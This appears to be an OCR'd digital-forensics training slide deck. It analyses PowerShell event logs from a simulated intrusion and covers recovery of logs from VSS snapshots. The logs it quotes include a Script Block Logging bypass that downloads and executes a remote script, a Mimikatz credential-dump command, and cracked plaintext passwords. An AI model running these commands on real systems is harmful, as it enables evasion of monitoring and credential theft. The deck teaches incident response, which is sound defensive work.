Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately

From: To: Exclude

Display event for the last Exclude

Lab 1
Analysis

10-2

Event Log Explorer

File Tree View Event Advanced Window Help

Load filter

Computers Tree

Log Files

Microsoft-Windows-WinRM%4Operational.evtx Windows PowerShell.evtx

Filtered: showing 20 of 74 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/7/2018	10:40:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:39:48 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:49 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Executio	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Executio	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:36 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r

Description

Engine state is changed from None to Available.

Details:

NewEngineState=Available
PreviousEngineState=None

SequenceNumber=13

HostName=ConsoleHost
HostVersion=5.1.14393.0
HostId=2d1838ec-1bab-4che-9480-749769834273
HostApplication=powershell -exec bypass expand-archive s.zip
EngineVersion=5.1.14393.0
RunspaceId=637672c5-dca4-46d3-8f85-1d4c6f85063b
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

We found “s.zip” being extracted.

Description Data

Events: 74 Displayed: 20 Selected: 1

Lab 1
Analy

10-2

Event Log Explorer

File Tree View Event Advanced Window Help

Computers Tree x

Log Files

Microsoft-Windows-WinRM%4Operational.evtx Windows PowerShell.evtx

Filtered: showing 20 of 74 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/7/2018	10:40:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:39:48 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:49 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Executio	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Executio	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:36 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r

Description

Engine state is changed from None to Available.

Details:

NewEngineState=Available
PreviousEngineState=None

SequenceNumber=13

HostName=Con
HostVersion=5.
HostId=f3fc1db
HostApplication=powershell.exe -nologo Get-WmiObject -Class Win32_Product
EngineVersion=5.1.14393.0
RunspaceId=3dbae680-24a7-4a62-b39f-e248f6d830da
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

Attacker tried to create a list of installed software?

Description Data

Events: 74 Displayed: 20 Selected: 1

Lab 1
Analysis

10-2

Event Log Explorer

File Tree View Event Advanced Window Help

Microsoft-Windows-WinRM%4Operational.evtx Windows PowerShell.evtx

Computers Tree Log Files

Filtered: showing 20 of 74 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/8/2018	3:00:20 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:40:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:39:48 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:49 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Execution	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:38:47 PM	800	PowerShell	Pipeline Execution	N/A	client-win10-2.ninja-motors.r

Description

Engine state is changed from None to Available.

Details:

```
NewEngineState=Available  
PreviousEngineState=None  
  
SequenceNumber=13  
  
HostName=ConsoleHost  
HostVersion=5.1.14393.0  
HostId=9h4e203c-3a06-422h-hr-13-11344285303f  
  
HostApplication=powershell.exe $GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N'+'onPublic,Static'); $GroupPolicyCache = $GroupPolicyField.GetValue($null);$val = [System.Collections.Generic.Dictionary[[string, System.Object]]]::new();$val.Add('EnableScriptB'+lockLogging', 0);$val.Add('EnableScriptB'+lockInvocationLogging', 0);$GroupPolicyCache['ScriptB'+lockLogging'] = $val;$wc=(New-Object System.Net.WebClient);$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/,$true));$wc.DownloadString('http://1ive.net/m1.ps1');mm  
EngineVersion=5.1.14393.0  
RunspaceId=664a0be7-47b9-472f-b00b-f8fa2bc8cf1f  
PipelineId=
```

What is this?

Events: 74 Displayed: 20 Selected: 1

Lab 1
Analy

10-2

Script Block Logging bypass technique was found!

```
$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'N'+onPublic,Static');
$GroupPolicyCache = $GroupPolicyField.GetValue($null);$val =
[System.Collections.Generic.Dictionary[string,System.Object]]::new();
$val.Add('EnableScriptB'+lockLogging', 0);
$val.Add('EnableScriptB'+lockInvocationLogging', 0);$GroupPolicyCache['ScriptB'+lockLogging'] = $val;

$wc=(New-Object System.Net.WebClient);
$wc.Proxy=(New-Object System.Net.WebProxy("http://proxy.ninja-motors.net:8080/", $true));
IEX $wc.DownloadString('http://1ive.net/m1.ps1');mm
```

Then the attacker downloaded a PowerShell script from “1ive.net” and executed mm cmdlet.

```
HostApplication=powershell.exe $GroupPolicyField = [ref].Assembly.GetType
PolicySettings', 'N'+onPublic,Static');
[System.Collections.Generic.Dictionary
logging', 0);$val.Add
['ScriptB'+lockLogging'] = $val;$wc=(New-
1. Net.WebProxy('http://proxy.ninja-
motors.net:8080/', $true));IEX $wc.DownloadString('http://1ive.net/m1.ps1');mm
EngineVersion=5.1.14393.0
RunspaceId=664a0be7-47b9-472f-b00b-f8fa2bc8cf1f
PipelineTtl=
```

Lab 1 - Analysis 0-2

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter> Filtered: showing 20 of 74 event(s)

Microsoft-Windows-WinRM%4Operational.evtx Windows PowerShell.evtx

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/8/2018	5:00:01 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	4:00:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	4:00:01 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	3:00:48 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	3:00:20 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:40:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r

Description

Engine state is changed from Available to Stopped.
Details:
NewEngineState=Stopped
PreviousEngineState=Available
SequenceNumber=15
HostName=ConsoleHost
HostVersion=5.1.14393.0
HostId=9b4e203c-3a06-422b-bc13-11344285303f
HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log
privilege::debug sekurlsa::logonpasswords exit
EngineVersion=5.1.14393.0
RunspaceId=664a0be7-47b9-472f-b00b-f8fa2bc8cf1f
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

When we continue to check this log...
What is this?

Events: 74 Displayed: 20 Selected: 1

Lab Analysis 0-2

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter>

Computers Tree

Log Files

Microsoft-Windows-WinRM%4Operational.evtx Windows PowerShell.evtx

Filtered: showing 20 of 74 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/8/2018	5:00:01 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	4:00:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	4:00:01 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	3:00:48 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	3:00:20 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/7/2018	10:40:12 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r

Description

Engine state is changed from Available to Stopped.

Details:

NewEngineState=Stopped
PreviousEngineState=Available

SequenceNumber=15

HostName=ConsoleHost
HostVersion=5.1.14393.0
HostId=9b4e203c-3a06-422b-bc13-11344285303f
HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit
EngineVersion=5.1.14393.0
RunspaceId=664a0be7-47b9-472f-b00b-f8fa2bc8cf1f
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

This is a mimikatz command for dumping credentials from memory!

Events: 74 Displayed: 20 Selected: 1

Lab 1 - Analysis 1-2

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter> Filtered: showing 20 of 74 event(s)

Computers Tree Log Files

Microsoft-Windows-WinRM%4Operational.evtx Windows PowerShell.evtx

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/12/2018	9:40:32 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/12/2018	9:40:20 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	8:00:10 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	8:00:00 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	7:00:10 PM	403	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r
Information	3/8/2018	7:00:00 PM	400	PowerShell	Engine Lifecycle	N/A	client-win10-2.ninja-motors.r

Description

Engine state is changed from Available to Stopped.
Details:
NewEngineState=Stopped
PreviousEngineState=Available

SequenceNumber=15

HostName=ConsoleHost
HostVersion=5.1.14393.0
HostId=de99d732-f933-44ad-9e78-94d9355hf67e
HostApplication=ReflectiveExe log C:\ProgramData\A8Lmsa3o.log privilege::debug sekurlsa::logonpasswords exit
EngineVersion=5.1.14393.0
RunspaceId=c2f3f10e-5713-4345-a9b5-996d15790072
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

The attacker outputted the results of mimikatz command to this file!

Events: 74 Displayed: 20 Selected: 1

Lab 1-6 (10)

Analyzing the Current Logs on Client-Win10-2

ShadowKit v1.7.1

File View Help

Local VSC's client-win10-2.1 3/15/2018 6:56:57 PM

\GLOBALROOT\Device\Hddisk\VolumeShadowCopy16

Ext Filter Find

Name Ext Last Accessed Last Modified Create D

Name	Ext	Last Accessed	Last Modified	Create D
A8Lmsa3o.log	.log	3/12/2018	3/8/2018	3/8/2018
ntuser.pol				1/30/2018
s.zip				2/5/2018
SvS.DLL	.DLL	1/15/2016	3/7/2018	3/7/2018
Adobe	Folder	2/8/2018	2/8/2018	2/8/2018
Application Data	Folder	1/26/2018	1/26/2018	1/26/2018
Comms	Folder	7/16/2016	7/16/2016	7/16/2016
Documents	Folder	1/26/2018	1/26/2018	1/26/2018
Microsoft	Folder	2/9/2018	2/9/2018	7/16/2018
Microsoft OneDrive	Folder	1/26/2018	1/26/2018	1/26/2018
Microsoft SkyDrive	Folder	1/30/2018	1/30/2018	1/30/2018

We can recover this log from a VSS snapshot.


Lab 1 – Summary

Analyzing the Current Logs on Client-Win10-2

- We got several suspicious events so far.
 - RDP
 - The attacker used it to move laterally to the administrator's PC.
 - WMI
 - He used SMB via WMI, and it appeared at the same time when the PowerShell was used. It implies the use of wmiexec or similar tools with PowerShell.
 - PowerShell
 - He extracted attack tool contents from s.zip under "C:\ProgramData".
 - He dumped credentials from memory with Mimikatz.

Lab 1 – Summary (Cont.)

Analyzing the Current Logs on Client-Win10-2



How Did He Get the Clear Password from the Hash?

- The attacker got the hash on memory. But he should have needed to get the clear password because he moved laterally with RDP. How did he get it from the hash?
- It is possible that he used a rainbow table.

We actually did calculate passwords with a rainbow table.
It took about a day for nine character long passwords.

statistics		


plaintext found:	2 of 2(100.00%)	
total disk access time:	56766.75s	
total cryptanalysis time:	5799.80s	
total pre-calculation time:	17510.54s	
total chain walk step:	1543525965	
total false alarm:	329965	
total chain walk step due to false alarm:	91361690636	
result		

0c48bc55a0220a4fc7ccfbc8432bdcbd	sur1kenAd	hex:737572316b656e4164
0fab10218d1904124795128ca7cd8202	sur1kenRd	hex:737572316b656e5264

Lab 1 – The Answer

Analyzing the Current Logs on Client-Win10-2

- The answer:
 1. How did the attacker move laterally from this machine to client-Win10-1?



2. How did the attacker get credentials? What tools did he use to get them?
 - He used PowerShell version of Mimikatz with sekurlsa::logonpasswords command.
 - It seems that he registered a task for this, but the logs were lost.
 - The dates of these executions were from 3:00 PM to 8:00 PM on March 8 and at 9:40 PM on March 12.


What Should We Do Next?

What Should We Do Next?

- We got several suspicious events so far on Client-Win10-2.
 - RDP
 - PowerShell
 - WMI (WMIExec)
- However, we don't have enough events in the logs below.
 - Security
 - Task Scheduler
- We need to check extra logs in VSS snapshots, but...

ScopeSnapshots Make Bother Us (1)

- You sometimes might see errors like the below when you load recovered logs on Windows 8 or later.



- Why?

ScopeSnapshots Make Bother Us (2)

- We think they are due to the ScopeSnapshots feature.

Upon investigation, we found that the corruption of snapshot user data was caused by a function called “ScopeSnapshots”, which was first introduced in Windows 8. When this function is enabled, the data to be saved in a snapshot is limited to Windows system-related files, meaning user data will not be saved. This function is only applied to the system volume (C drive), but in recent years, many PCs have a drive configuration with just a C drive, so it will have a significant impact.

Details of the functional specifications have not been disclosed, so in part, this is a guess based on the test results, but it appears that the operation limiting the files is not perfectly controlled, and in some cases only part of the user data is saved in the snapshot. It is possible that missing data is overwritten with 0x00 when trying to restore this incomplete user data. Also, resident files were saved to the snapshot when they were user data.

https://www.ij.ad.jp/en/dev/iir/pdf/iir_vol37_focused1_EN.pdf

How To Use EvtXtract

How To Use EvtXtract (1)

- In this case, you can use EvtXtract.
 - Sometimes, you can use Event Viewer, but it's not the perfect solution in this situation...
- We recommend you to use our script when you use EvtXtract. The usage is like this:

```
evtextract_csv.bat C:\Users\taro\Desktop\winevt\Logs\Security.evtx
```

How To Use EvtXtract (2)

- The batch file is a wrapper script for EvtXtract and our other scripts.
- It is aimed to:
 - Executing EvtXtract
 - Fixing the result of EvtXtract's XML (`fix_evtextract_xml.py`)
 - Remove "\0"
 - Fix xml header location
 - Converting XML to CSV (`xml_evtx_parse.py`)
- Now, you can read the csv with any csv viewers like Excel or LibreOffice...


How To Use EvtXtract (3)

- In this case, open the csv with LibreOffice by double-clicking a file.
- Let's open the following file.

E:\Artifacts\scenario1_eventlog\Client-Win10-
2\vss_201803150656\winevt\Logs\Security.evtx.xml.fixed.xml.4648_Security.csv

